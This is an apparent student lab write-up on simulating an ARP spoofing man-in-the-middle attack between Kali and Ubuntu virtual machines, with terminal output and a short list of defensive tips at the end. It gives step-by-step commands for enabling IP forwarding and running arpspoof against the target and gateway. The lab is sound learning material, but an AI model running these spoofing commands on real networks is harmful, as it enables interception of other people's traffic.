

Project: Simulation of attacks and defending against them.

Introduction:

I created a virtual lab to simulate arp spoofing attacks and defended against it.


Arp(Address resolution protocol) is communication protocol for discovering the link layer address, such as MAC address, associated with a internet layer address basically IPv4 address.

Tools Used:

- An hypervisor, this virtual environment which both computer will be used to connect (Virtualbox).
- Two computers, the attacker and the victim (Kali Linux is the attacker, Ubuntu is the target).
- Install dsniff this would be used to spoof arp to the target computer.
- Wireshark, to monitor the traffic.

Steps:

1. Set both computers network to Host-Only so this way they'll be able to communicate with eachother to do this in the virtualbox environment click on each virtual machines then click settings go to network and change from NAT to Host-Only.
2. Boot the two computers then open their terminals type **ifconfig** to check their IP address and gateway address which is written as broadcast, this is the host computer ip address. The ip addresses are (Kali: 192.168.56.103, Ubuntu: 192.168.56.102 and gateway ip: 192.168.56.1) just like screenshot below:



The screenshot displays two side-by-side terminal windows from an Oracle VM VirtualBox environment. The left window is titled 'kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VM VirtualBox' and shows the output of the 'ifconfig' command on a Kali Linux machine. The right window is titled 'Cybersecurity LabVM Workstation 20230210 [Running] - Oracle VM VirtualBox' and shows the output of the 'ifconfig' command on a Cisco LabVM machine. Both machines are configured with a Host-Only network adapter.

```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::22e9:9573:8af9:bb3 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:0a:42:0f txqueuelen 1000 (Ethernet)
    RX packets 10 bytes 4666 (4.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45 bytes 6183 (6.0 KiB)
    TX errors 0 dropped 1 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


kali@kali:~$
```

```
cisco@labvm:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe55:4407 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:55:44:07 txqueuelen 1000 (Ethernet)
    RX packets 96 bytes 16104 (16.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 110 bytes 12602 (12.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 52 bytes 4413 (4.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 52 bytes 4413 (4.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

cisco@labvm:~$
```

3. Use the attacker computer to ping the target by using this command **ping 192.168.56.102**




The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.56.102  
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.  
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.420 ms  
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.866 ms  
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.867 ms  
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.448 ms  
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.406 ms  
^C  
— 192.168.56.102 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4319ms  
rtt min/avg/max/mdev = 0.406/0.601/0.867/0.216 ms  
(kali@kali)-[~]  
$
```

This shows the the target computer is active and the ping was successful.

4. Enable ip forwarding traffic, this is enable the attacker to successfully spoof the target computer, command is **sudo sh -c 'echo 1 >**

`/proc/sys/net/ipv4/ip_forward`'.



```
(kali@kali)-[~]
$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.420 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.866 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.867 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.448 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.406 ms
^C
— 192.168.56.102 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4319ms
rtt min/avg/max/mdev = 0.406/0.601/0.867/0.216 ms

(kali@kali)-[~]
$ echo 1 > /proc/sys/net/ipv4/ip_forward
zsh: permission denied: /proc/sys/net/ipv4/ip_forward

(kali@kali)-[~]
$ sudo sh -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
[sudo] password for kali:

(kali@kali)-[~]
$ echo 1 > /proc/sys/net/ipv4/ip_forward
zsh: permission denied: /proc/sys/net/ipv4/ip_forward

(kali@kali)-[~]
$ sudo sh -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'

(kali@kali)-[~]
$
```

To confirm it worked use the command `cat /proc/sys/net/ipv4/ip_forward` if it returns `1` it means forwarding is on, like the screenshot above I was denied permission first before I enabled it.

5. Install dsniff, my kali already has it but to install use **sudo apt install dsniff**.
6. Spoof arp to the target's computer, to do that there are two things important; we need two terminals on the attacker's computer first one to spoof the target's ip address and the second terminal to spoof the gateway ip address this is to establish MITM (Man-In-The-Middle) attack. First terminal command **sudo arpspoof -i eth0 -t 192.168.56.102 192.168.56.1**. second terminal **sudo arpspoof -i eth0 -t 192.168.56.1 192.168.56.102**. This command; eth0 is the name of the network interface

Always avoiding connecting to public WI-FI without the use of VPNs, install host-based firewalls on your computer to block unwanted traffic, always visit secured websites.